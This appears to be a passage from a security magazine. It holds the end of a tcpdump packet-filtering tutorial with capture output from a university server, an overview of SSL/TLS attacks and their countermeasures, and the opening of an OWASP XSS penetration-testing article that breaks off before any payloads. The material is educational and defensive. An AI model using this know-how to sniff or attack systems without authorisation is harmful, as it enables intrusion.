12:14:52.365805 IP 180.211.113.163.35474 > pgschool.gtu.ac.in.ssh: Flags [F.], seq 3556167470, ack 834513495, win 259, options [nop,nop,TS val 1827031 ecr 318206724], length 0
12:14:52.367185 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.35474: Flags [F.], seq 1, ack 1, win 247, options [nop,nop,TS val 318206814 ecr 1827031], length 0
12:14:52.762680 IP 180.211.113.163.58048 > pgschool.gtu.ac.in.ssh: Flags [F.], seq 1935819863, ack 2038983467, win 259, options [nop,nop,TS val 14010642 ecr 318206839], length 0
12:14:52.764440 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.58048: Flags [F.], seq 1, ack 1, win 247, options [nop,nop,TS val 318206914 ecr 14010642], length 0
12:14:58.115730 IP 180.211.113.163.55192 > pgschool.gtu.ac.in.http: Flags [F.], seq 1, ack 1, win 4096, options [nop,nop,TS val 1056927663 ecr 318206685], length 0
```

You can see Flags[F.] for FIN packets only.

Show me all SYNCHRONIZE/ACKNOWLEDGE (SYNACK) packets…

```
# tcpdump 'tcp[13]=18'
```

root@gtu-ProLiant-DL360-Gen9: ~/tcpdump

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13]=18'
```

```
root@gtu-ProLiant-DL360-Gen9:~/tcpdump# tcpdump 'tcp[13]=18'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
12:24:42.265257 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.24333: Flags [S.], seq 1248862410, ack 478028304, win 28960, options [mss 1460,sackOK,TS val 318354289 ecr 14158018,nop,wscale 7], length 0
12:24:47.094994 IP pgschool.gtu.ac.in.http > 180.211.113.163.57139: Flags [S.], seq 4222835427, ack 3933151262, win 28960, options [mss 1460,sackOK,TS val 318355496 ecr 1057505364,nop,wscale 7], length 0
12:24:52.446894 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47512: Flags [S.], seq 4051759319, ack 3403368230, win 28960, options [mss 1460,sackOK,TS val 318356834 ecr 1972483,nop,wscale 7], length 0
12:25:02.446645 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.60848: Flags [S.], seq 3730817181, ack 3166981700, win 28960, options [mss 1460,sackOK,TS val 318359334 ecr 1974981,nop,wscale 7], length 0
12:25:08.002784 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.47181: Flags [S.], seq 4219831662, ack 1915511590, win 28960, options [mss 1460,sackOK,TS val 318360723 ecr 14164449,nop,wscale 7], length 0
12:25:11.747070 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.41749: Flags [S.], seq 3709618421, ack 640318464, win 28960, options [mss 1460,sackOK,TS val 318361659 ecr 1977307,nop,wscale 7], length 0
```

You can see Flags[S.] for SYNACK packets only.

Finally, there are some fast recipes you'll wish to recollect for catching specific and specialized traffic, like unshapely / likely-malicious packets.

Now let's see Packets with Both the Rst And Syn Flags Set (This Should Never Be the Case).

```
` # tcpdump 'tcp[13] = 6'
```

root@gtu-ProLiant-DL360-Gen9: ~

```
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'tcp[13] = 6'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
```

How to find cleartext HTTP get requests: During this command, I'm browsing the website link.

```
'# tcpdump 'tcp[32:4] = 0x47455420'
```

```
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'tcp[32:4] = 0x47455420'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:51:01.328849 IP 180.211.113.163.49729 > pgschool.gtu.ac.in.http: Flags [P.], seq 1828216342:1828216846, ack 2262247019, win 4117, options [nop,nop,TS val 157859027 ecr 1865146], length 504: HTTP: GET /moodle/ HTTP/1.1
17:51:01.580122 IP 180.211.113.163.49729 > pgschool.gtu.ac.in.http: Flags [P.], seq 504:1073, ack 16095, win 4096, options [nop,nop,TS val 157859282 ecr 1865175], length 569: HTTP: GET /moodle/pluginfile.php/2/course/section/13/GTU
_LOGO.jpg HTTP/1.1
17:51:01.590868 IP 180.211.113.163.49729 > pgschool.gtu.ac.in.http: Flags [P.], seq 1073:1644, ack 16389, win 4096, options [nop,nop,TS val 157859292 ecr 1865215], length 571: HTTP: GET /moodle/pluginfile.php/2/course/section/13/GE
C%2Dlogo.png HTTP/1.1
17:51:01.607779 IP 180.211.113.163.49729 > pgschool.gtu.ac.in.http: Flags [P.], seq 1644:2214, ack 16683, win 4096, options [nop,nop,TS val 157859299 ecr 1865217], length 570: HTTP: GET /moodle/pluginfile.php/2/course/section/13/cd
ac_logo.jpg HTTP/1.1
17:51:01.617762 IP 180.211.113.163.49729 > pgschool.gtu.ac.in.http: Flags [P.], seq 2214:2776, ack 16977, win 4096, options [nop,nop,TS val 157859308 ecr 1865220], length 562: HTTP: GET /moodle/pluginfile.php/2/course/section/13/1.
jpg HTTP/1.1
17:51:15.619613 IP 180.211.113.163.49747 > pgschool.gtu.ac.in.http: Flags [P.], seq 1588423435:1588423948, ack 3023762460, win 4117, options [nop,nop,TS val 157872756 ecr 1868719], length 513: HTTP: GET /moodle/mod/page/view.php?id
=111 HTTP/1.1
17:51:21.579647 IP 180.211.113.163.49750 > pgschool.gtu.ac.in.http: Flags [P.], seq 3870404792:3870405318, ack 3054365727, win 4117, options [nop,nop,TS val 157878645 ecr 1870211], length 526: HTTP: GET /moodle/mod/page/view.php?id
=99 HTTP/1.1
17:51:24.171783 IP 180.211.113.163.49750 > pgschool.gtu.ac.in.http: Flags [P.], seq 536:1048, ack 9554, win 4096, options [nop,nop,TS val 157881225 ecr 1870293], length 512: HTTP: GET /moodle/ HTTP/1.1
```

How to find ssh connections on any port (via banner text).

```
# tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

```
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:52:45.508280 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.49770: Flags [P.], seq 260354013:260354054, ack 3154045424, win 227, options [nop,nop,TS val 1891193 ecr 1579605011], length 41
17:52:45.509217 IP 180.211.113.163.49770 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 1:22, ack 0, win 4117, options [nop,nop,TS val 157960518 ecr 1891186], length 21
17:52:52.419317 IP 180.211.113.163.22324 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 2651526042:2651526057, ack 2209541673, win 229, options [nop,nop,TS val 19080534 ecr 1892837], length 15
17:52:52.428668 IP pgschool.gtu.ac.in.ssh > 180.211.113.163.22324: Flags [P.], seq 1:40, ack 15, win 227, options [nop,nop,TS val 1892923 ecr 19080534], length 41
17:52:53.126907 IP 180.211.113.163.22324 > pgschool.gtu.ac.in.ssh: Flags [P.], seq 0:15, ack 1, win 229, options [nop,nop,TS val 19080711 ecr 1892837], length 15
```

How to find packets with a ttl less than 10 (usually indicates a problem or use of traceroute).

```
# tcpdump 'ip[8] < 10'
```

```
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'ip[8] < 10'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:55:09.207088 IP 180.211.113.163.33359 > pgschool.gtu.ac.in.33438: UDP, length 24
17:55:09.239172 IP 180.211.113.163.33359 > pgschool.gtu.ac.in.33439: UDP, length 24
17:55:09.251900 IP 180.211.113.163.33359 > pgschool.gtu.ac.in.33440: UDP, length 24
^z
[4]+  Stopped                 tcpdump 'ip[8] < 10'
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'ip[8] < 10' -vv
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
17:55:27.413030 IP (tos 0x0, ttl 1, id 33364, offset 0, flags [none], proto UDP (17), length 52)
    180.211.113.163.33360 > pgschool.gtu.ac.in.33438: [udp sum ok] UDP, length 24
17:55:27.422430 IP (tos 0x0, ttl 1, id 33365, offset 0, flags [none], proto UDP (17), length 52)
    180.211.113.163.33360 > pgschool.gtu.ac.in.33439: [udp sum ok] UDP, length 24
17:55:27.433701 IP (tos 0x0, ttl 1, id 33366, offset 0, flags [none], proto UDP (17), length 52)
    180.211.113.163.33360 > pgschool.gtu.ac.in.33440: [udp sum ok] UDP, length 24
^z
[5]+  Stopped                 tcpdump 'ip[8] < 10' -vv
root@gtu-ProLiant-DL360-Gen9:~#
```

How to find packets with the evil bit set (hacker trivia more than anything else).

```
# tcpdump 'ip[6] & 128 != 0'
```

```
root@gtu-ProLiant-DL360-Gen9: ~
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'ip[6] & 128 != 0'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
^z
[6]+  Stopped                 tcpdump 'ip[6] & 128 != 0'
root@gtu-ProLiant-DL360-Gen9:~# tcpdump 'ip[6] & 128 != 0' -vv
tcpdump: listening on eno4, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Conclusion

Tcpdump may be a valuable tool for anyone wanting to be introduced into networking or data security. The raw manner with which it interfaces with traffic, combined with the exactitude it offers in inspecting packets make it the simplest doable tool for learning TCP/IP. Protocol Analyzers like Wireshark are nice, however, if you wish to really master packet-fu, you need to become one with tcpdump initial.

Author: Bhadreshsinh Gohil

Mr. Bhadreshsinh Gohil is working as an Assistant Professor at Gujarat Technological University, Ahmedabad since Dec-2013. He has completed Diploma in IT from Sir BPTI, Bhavnagar in 2008. After that he completed his B.E. in IT from Bhavnagar University in 2011. He also completed Master of Engineering in Computer Engineering (IT systems and Network Security) in 2013 from GTU PG School. His area of interest is in the domain of Cyber Security, GPGPU programming, Big Data Analytics, IoT etc. He is certify with Cloud Certification, Windows Server 2012 Certificates, CISSP Certificate and Linux Associate Certificate.

SSL/TLS: Attacks, Countermeasures, and Counterattacks

by Rolf Oppliger

In this article, we mainly focus on the attacks that have been mounted against these protocols, as well as their countermeasures and counterattacks. As is usually the case in security, there is a «cops and robbers» game going between the designers and developers of the protocols and the people who try to break them (be it from the hacker community or from academia).

The Secure Sockets Layer (SSL) protocol was developed in the first half of the 1990s by Netscape Communications as an alternative to the then prevailing Secure HTTP (S-HTTP) protocol. Both protocols employed state-of-the-art cryptography, mainly to secure credit card transactions which was the main application at this time. While S-HTTP was basically an application layer extension to HTTP, SSL – as its name suggests – was designed to provide a security-related intermediate layer between the transport and the application layer that can be used to establish secure channels, i.e., channels on which transferred data can be transparently authenticated and encrypted. Layered on top of the Transport Control Protocol (TCP), the SSL protocol and technology can be used to secure any TCP-based application protocol, not only HTTP.

The first two versions of the SSL protocol were insecure and didn't prevail. But when Netscape Communications released SSL version 3.0 in 1995, Microsoft developed and deployed its own protocol, named Private Communications Technology (PCT). SSL and PCT were so similar that it was relatively simple for the IETF Transport Layer Security (TLS) WG to specify a unified standardized protocol. This protocol inherited its name from the IETF WG, and TLS 1.0 was officially released in 1999. To mitigate some subtle cryptographic attacks, the TLS 1.0 protocol specification had to be changed a little bit, and the resulting TLS 1.1 protocol specification was released in 2006. Soon after, in 2008, the protocol was functionally extended to become TLS 1.2, the version that is still in use today. In the last decade, the IETF TLS WG has been working hard on specifying the next version of TLS – let's call it TLS 1.3 – that will hopefully be released soon.

In 2016, the author of this article published the second edition of his book about SSL/TLS («SSL/TLS: Theory and Practice, Second Edition», Artech House, ISBN 978-1-60807-998-8). The book explains in detail the various versions and the evolution of the SSL/TLS protocols. In this article, we mainly focus on the attacks that have been mounted against these protocols, as well as their countermeasures and counterattacks. As is usually the case in security, there is a «cops and robbers» game going between the designers and developers of the protocols and the people who try to break them (be it from the hacker community or from academia). Due to space restrictions, the explanations provided in this article are relatively short and compressed. If you want to get more information, you are invited to read the book mentioned above.

Padding Oracle Attacks

In cryptography, a padding oracle attack refers to a special type of a chosen ciphertext attack (CCA) or adaptive CCA (CCA2), i.e. an attack in which the adversary has access to a decryption oracle. But instead of returning the entire plaintext for a ciphertext chosen by the adversary, the oracle only returns one bit of information, namely whether the underlying plaintext (that pops up after decryption) is properly padded or not. Obviously, such an oracle does only make sense if padding is used in the first place, and there are types of encryption (e.g., stream ciphers) and modes of operation that require no padding and are therefore resistant against such attacks.

In 1998, Daniel Bleichenbacher published the first padding oracle attack against the public key encryption part of SSL. When an adversary mounts the attack, he or she tries to decrypt a previously sent ClientKeyExchange message to retrieve the RSA-encrypted premaster secret encoded in this message (this, in turn, would allow him or her to determine the master secret and all keying material used for the respective session). To mount the attack, the adversary sends many related ciphertexts to the server. For each ciphertext, the server returns one bit of information, namely whether the underlying plaintext is properly padded. Any affirmative response yields a tiny piece of information about the plaintext, and this information can be accumulated to finally determine it. The attack is not simple to mount and requires about one million related ciphertexts adaptively chosen by the adversary and sent to the server. The padding information that is necessary for the adversary can be retrieved from alert messages or – more likely –timing differences (if the padding is wrong, then the server aborts the protocol execution instantaneously, whereas otherwise it aborts it later). The Bleichenbacher attack showed the cryptographic community that CCA(2) are not only theoretically interesting, but that there are situations in which they can actually be mounted in the field.

To protect the SSL/TLS protocols against the Bleichenbacher attack, it is necessary to avoid distinguishing alert messages and timing differences. The usual way to avoid timing differences is to replace the premaster secret with a randomly chosen string and to continue the protocol execution, if the padding is incorrect (so the protocol does not abort instantaneously). This countermeasure has been mandatory since TLS 1.2. But in 2016, it was shown that it is not foolproof: If the adversary sends

the ClientKeyExchange message to the server twice and recognizes that the respective premaster secrets are different, then he or she learns that the padding was wrong (because the implementation used two different random strings). This fact was exploited in an attack named Decrypting RSA With Obsolete and Weakened Encryption (DROWN) that made a lot of press headlines. Note, however, that the DROWN attack is very difficult to mount in the field, not only because it is less efficient than the original Bleichenbacher attack, but also because it requires the server to support SSL 2.0 (in addition to TLS 1.2) and to use the same RSA key for both protocols. To protect against the DROWN attack, it is necessary to disable SSL 2.0 entirely, or to use different keys for different SSL/TLS protocol versions. Needless to say, the first protection mechanism is the preferred choice.

The long-time solution to mitigate Bleichenbacher-like attacks is to change the padding format to something that makes RSA encryption CCA2-secure. Fortunately, such formats are available and they are even standardized in PKCS #1 version 2. Properly implementing this padding format is not trivial, and some researchers have even found ways to attack respective implementations.

In 2002, Serge Vaudenay published a theoretical padding oracle attack against a block cipher operated in cipherblock chaining (CBC) mode. Only one year later in 2003, it was shown that there are situations in which this attack can actually be mounted against TLS 1.0. The attack exploits a timing difference between the situations in which the protocol aborts because the padding of a chosen ciphertext is incorrect or because the padding is correct but the verification of the MAC fails afterwards. This timing difference can be exploited in a padding oracle attack in which each byte of a block can be attacked individually (instead of attacking all bytes of a block simultaneously). If, for example, the block length is 128 bits (as is the case for AES), this means that the attack requires 16•28 = 212 oracle queries (instead of 2128 as if the entire block is attacked simultaneously). This reduction is significant (to say the least). Due to the fact that SSL 3.0 uses a simpler padding format than TLS 1.0, padding oracle attacks are even simpler to mount against SSL 3.0. This was only realized in 2014, when a respective attack named Padding Oracle On Downgraded Legacy Encryption (POODLE) was publicly revealed. The POODLE attack is so efficient that it has brought SSL 3.0 to the end of its life cycle. Also, there are some TLS implementations that do not properly verify the padding format, and hence these implementations are susceptible to the POODLE attack, too.

The mechanism of choice to mitigate the Vaudenay attack is to avoid all timing information, meaning that all operations that have to do with decryption and MAC verification must take constant time. This also means that a MAC needs to be computed, even if the padding is incorrect. But if the padding is incorrect, then the implementation doesn't know from what data the MAC should be computed. The relevant RFC recommends to assume no padding at all, and to compute the MAC for the entire message. This may leak some information, but for a very long time it was thought that this information leakage was too small to be exploitable. In 2013, however, it was shown by Kenny Paterson and Nadhem Al-Fardan that – under certain conditions – a padding oracle attack may still be feasible. The respective attack is known as Lucky 13. It exploits the fact that the amount of time it takes to hash a

message leaks some information about its length, and hence also about its padding. This tiny piece of information is sufficient to mount a Vaudenay attack.

Mitigating the Lucky 13 attack has turned out to be very difficult, actually requiring a rewrite of the MAC verification code to enforce constant time under all possible conditions. This is a challenging and error-prone software engineering task. A better way to mitigate the attack is to change the order of the decryption and MAC verification operations (from decrypt-then-MAC-verify to MAC-verify-then decrypt) as suggested in a respective TLS extension or to move away from block ciphers operated in CBC mode to stream ciphers or modes of operations that provide authenticated encryption with additional data (AEAD). Examples are the ChaCha20 stream cipher paired with a MAC construction known as Poly1305, or either of the two modes of operation: Galois/counter mode (GCM) or counter mode and CBC-MAC (CCM). Because no padding is used, Vaudenay attacks do not pose a real threat here. AEAD ciphers have become very important in applied cryptography.

CBC IV Attack

The SSL/TLS protocols operate on records that are 214 bytes long at most. This means that longer messages need to be sent in multiple records. If a block cipher in CBC mode is used for encryption, then each record can be processed individually or all records can be seen as one single long message. In the second case, one can think of using the preceding record's last ciphertext block to serve as the initialization vector (IV) for the encryption of the next record. This design decision was made by the developers of the SSL 3.0 and TLS 1.0 protocols. It was already known that a predictable IV for CBC encryption was dangerous, but it was not known how this vulnerability could be exploited in a real-world attack. In theory, such an attack was described by Gregory Bard in the mid-2000s. He argued that the ability to predict the IV for the next CBC-encrypted record can be turned into a blockwise chosen plaintext attack (CPA). This theoretical result was so devastating that the TLS protocol needed to be changed to abandon implicit IVs and replace them with explicit ones. This was done in TLS 1.1, but this protocol version was largely ignored in the field. This only changed in 2011, when Thai Duong and Juliano Rizzo presented a tool named Browser Exploit Against SSL/TLS (BEAST) at the Ekoparty security conference. The tool consisted of JavaScript code that was able to mount a chosen-boundary blockwise CPA inside a browser (to attack and actually decrypt a Paypal token). Due to its effectiveness and efficiency, the BEAST tool has attracted a lot of media attention since its release. Even today, the acronym makes people nervous when they argue about the security of the SSL/TLS protocols. Introducing JavaScript to mount a chosen-boundary blockwise attack has turned out to be very powerful. It is nowadays used in many other attacks, as well.

Given the fact that SSL 3.0 and TLS 1.0 were still very widely deployed when the BEAST attack occurred, browser manufacturers were forced to think about possibilities to patch their implementations. One possibility was to split the next-to-be-send record into two records: The first record contained no data and was aimed only at generating a last ciphertext block to randomize the IV

to be used for the second record that contains the data. This is called record splitting (if the first record contains no data) or 1/n-1 record splitting (if the first record contains only 1 byte of data). Because strict record splitting has some interoperability problems, most browsers in use today implement 1/n-1 record splitting for SSL 3.0 and TLS 1.0. Since TLS 1.1, the use of explicit IVs for CBC encryption mitigates the CBC IV attack entirely. So it is no longer necessary to use any record splitting at all.

Renegotiation Attacks

There are many situations that require an SSL/TLS session to be renegotiated. If, for example, a server-only authenticated session is established to a server that wants to invoke certificate-based client authentication, then the session needs to be renegotiated. A new session is then established within the existing one.

In 2009, it was shown by Marsh Ray and Steve Dispensa that the basic renegotiation mechanism provided by SSL/TLS is susceptible to a particular MITM attack known as «renegotiation attack». In such an attack, the MITM establishes a first (server-only authenticated) session to a target server, submits a first set of data to the server, initiates the renegotiation of a second session between the client and the server, and waits for the client to properly authenticate itself. If the client provides a second set of data, then the two sets may be delivered simultaneously to the application. This means that the application has no means to distinguish the two sets and to treat them differently. This also means that the first set of data may be seen by the application as if it were originating from the same (now authenticated) client. It may get executed in the context of the authenticated client, and this may be exploited in some way.

In TLS 1.2, a secure renegotiation extension known as renegotiation_info was added to mitigate the renegotiation attack. The extension binds the second session to the first one (i.e., the one that is being renegotiated) by including the verify data fields of the first session's client and server Finished messages. The verify data field basically comprises a hash value of all handshake messages exchanged so far, and hence it somehow stands for the first session.

Unfortunately, the security of the renegotiation_info extension is not foolproof. In 2014, it was shown by Karthikeyan Bhargavan et al. that a special form of a renegotiation attack is still feasible. The attack cleverly combines three handshakes to come up with a situation in which the verify data fields of the two sessions (i.e., the session between the client and the MITM and the session between the MITM and the server) are the same. In this case, a so-called triple handshake attack can still be mounted, even though the renegotiation_info extension is in place. To mitigate the triple handshake attack, it has become necessary to modify the protocol in a way that makes it impossible to craft the three handshakes in a way that the verify data fields are the same. The simplest way to achieve this is to make sure that the master secret not only depends on the premaster secret, the random values chosen by the client and the server, but also on the server certificate (so different server certificates lead to different

master secrets). This idea is implemented in another secure renegotiation extension known as extended_master_secret. Most implementations in use today support and enforce both extensions, i.e., the renegotiation_info extension and the extended_master_secret extension. It is commonly believed that this mitigates all types of renegotiation attacks. If session renegotiation cannot be avoided in the first place, then the two extensions should be used.

Compression-related Attacks

For a long time, it was believed that compressing data before encrypting it is advantageous (because it removes redundancy). But in 2002, it was argued by John Kelsey that this may not be true, and that the combined use of compression and encryption may be dangerous in some situations. This argument went unnoticed until Rizzo and Duong presented another attack tool named Compression Ratio Infoleak Made Easy (CRIME) at the 2012 Ekoparty conference. The tool was able to adaptively choose plaintext to be encrypted and to measure the length of the respective ciphertexts. If the length is short, then there is evidence that the plaintext is redundant, meaning that some characters or substrings repeat themselves. Similar to the BEAST tool, the CRIME tool attacks each character of a secret string individually, by trying out all possible values and figuring out what value compresses most. The idea is relatively simple, but in practice there are several caveats that make the attack more difficult than it sounds.

Early in 2013, Amichai Shulman and Tal Be'ery presented a variant of CRIME named Timing Infoleak Made Easy (TIME). TIME targets HTTP-level compression and measures the timing of messages (instead of their respective sizes). Later in 2013, Neal Harris, Yoel Gluck, and Angelo Prado presented yet another CRIME variant named Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH). BREACH targets HTTP-level compression (like TIME) and measures the message sizes (like CRIME). In contrast to TIME, BREACH has attracted a lot of media attention.

The bottom line is that compression-related attacks are feasible, and that the combined use of compression and encryption is tricky and must be considered with care. It is recommended not to use TLS-level compression at all, and to use application-level compression only where necessary and appropriate. The first recommendation is put in place today, and TLS-level compression is widely abandoned in the field. But application-layer compression is much more difficult to control, and hence it is possible and likely that many applications are susceptible to compression-related attacks and that many such attacks will be found and published in the future. Securely combining compression and encryption remains an important and timely research topic.

Key Exchange Downgrade Attacks

It seems to be an obvious attack strategy to downgrade the key exchange mechanism negotiated in an SSL/TLS handshake to something that is cryptographically as weak as possible. The weakest key

exchange mechanisms are the ones that have been used in the 1990s for export reasons, such as RSA_EXPORT and DHE_EXPORT that both use artificially short public key pairs (e.g., 512 bits). Against this background, a key exchange downgrade attack tries to enforce such a weak key exchange mechanism to break it on the fly, i.e., while the handshake is going on. Due to some recent breakthroughs in integer factorization and computing discrete logarithms, this has become feasible for some short key sizes.

So far, two key exchange downgrade attacks have taken place: In March 2015, the RSA_EXPORT key exchange mechanism was targeted by the Factoring RSA Export Keys (FREAK) attack that also exploited an implementation bug in some browsers, and in May 2015, the DHE_EXPORT key exchange mechanism was targeted by the Logjam attack. This attack did not even need to exploit an implementation bug and was, therefore, more worrisome. In either case, the attacks could be mitigated by patching the browsers not to support export-grade cryptography anymore. This is certainly true for any cryptographically weak key exchange mechanism. Supporting it makes no sense and gives the adversary the opportunity to mount a downgrade attack. So disabling it is reasonable and represents best practice in security engineering.

Other Attacks

In addition to the attacks mentioned so far, there have been other attacks against the SSL/TLS protocols that have made press headlines. Many of these attacks were exploits of implementation bugs, such as weak pseudorandom bit generators in some early browsers, Apple's «goto fail» bug, or Heartbleed. Such bugs are interesting, because one can never be sure whether they represent real bugs or whether they have been intentionally inserted by somebody trying to circumvent the protection cryptography provides (keep in mind that cryptography is seldom broken in practice, but most often circumvented).

In addition to implementation bugs, we have also seen attacks that try to exploit some specific (and sometimes subtle) vulnerabilities and weaknesses in cryptographic primitives, such as BERserk (against digital signatures), SLOTH (against hash functions that are not so collision-resistant), and Sweet32 (against block ciphers with relatively short block lengths). These attacks have shown that it is important to always employ state-of-the-art cryptography, even if some elder constructions still look good. As computing power is steadily increasing, formerly infeasible cryptanalytical attacks sometimes become feasible.

Conclusions and Outlook

All versions from SSL 3.0 to TLS 1.2 have been subject to attacks. Some of the attacks are relevant in practice (e.g., POODLE, BEAST, and CRIME), whereas others may be a little bit academic (e.g., Lucky 13, and DROWN). Given the fact that attacks always get better, it is generally a good strategy to take them all seriously and to mitigate them entirely. This is done within the IETF TLS WG. In the upcoming

TLS 1.3 protocol, for example, all cryptographic mechanisms that have been shown to be vulnerable and exploitable are no longer supported. This applies to non-AEAD ciphers (including block ciphers in CBC mode), non-collision-resistant hash functions, compression, renegotiation, and all types of export-grade cryptography. The resulting protocol is believed to be as cryptographically secure as one can go given the state-of-the-art.

But does this mean that the series of attacks, countermeasures, and counterattacks will come to an end, and that we are going to see a stable situation in terms of security? Probably no. The problem is once again the difference between theory and practice. According to Alert Einstein: «In theory, theory and practice are the same. In practice, they are not». This quote also applies to TLS 1.3. While in theory, this protocol version seems to be secure, in practice, the situation is much more subtle and involved. First, the protocol needs to be implemented, and this means that implementation bugs may occur. Second, the protocol implementations need to configured and properly used, and this means that they may be misconfigured and misused in some exploitable way. There are simply too many possibilities to attack a protocol implementation used in the field. This is not going to change, even if we have a good feeling about the security of TLS 1.3. So stay tuned: The «cops and robbers» game is likely to continue and you may even participate in this challenging game.

Author: Rolf Oppliger

Rolf studied computer science, mathematics, and economics at the University of Bern, Switzerland, where he received M.Sc. and Ph.D. degrees in computer science in 1991 and 1993, respectively. In 1999, he received the venia legendi for computer science from the University of Zurich, Switzerland, where he was appointed adjunct professor in 2007. The focus of his professional activities is on technical information security and privacy. In these areas, he has published many books and scientific articles and papers, regularly participates at conferences and workshops (both as a contributor and a member of the respective program committees), serves on the editorial board of some leading magazines and journals (e.g., IEEE Computer and Security & Privacy), and is the editor of the Artech House information security and privacy book series. He's the founder and owner of eSECURITY Technologies Rolf Oppliger, works for the Swiss federal administration, and teaches at the University of Zurich. He is a senior member and distinguished speaker of the Association for Computing Machinery (ACM), a senior member of the Institute of Electrical and Electronics Engineers (IEEE), a member of the IEEE Computer Society, and a member of the International Association for Cryptologic Research (IACR). He also served as vice-chair of the IFIP TC 11 working group on network security.

OWASP Top 10 Vulnerability Testing with Web Goat - part 2

by Vinod Kumar Shrimali

Welcome to the second part of the article. First one was published in our previous issue.

This article is for experts and fresher both who want to learn web application penetration testing. Article contains in depth details and concepts to perform web application penetration testing, setting own WAPT lab, business impact of each OWASP Top 10 vulnerability, solution as well as all parameter to exploit OWASP Top 10 manually.

TESTING FOR A3 - CROSS SITE SCRIPTING (XSS)

Cross Site Scripting(XSS) happens whenever an application takes untrusted data and sends it to the client (browser) without validation. This allows attackers to execute malicious scripts in the victim's browser, which can result in user session hijack, defacing web sites or redirecting the user to malicious sites.


Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Types of XSS:

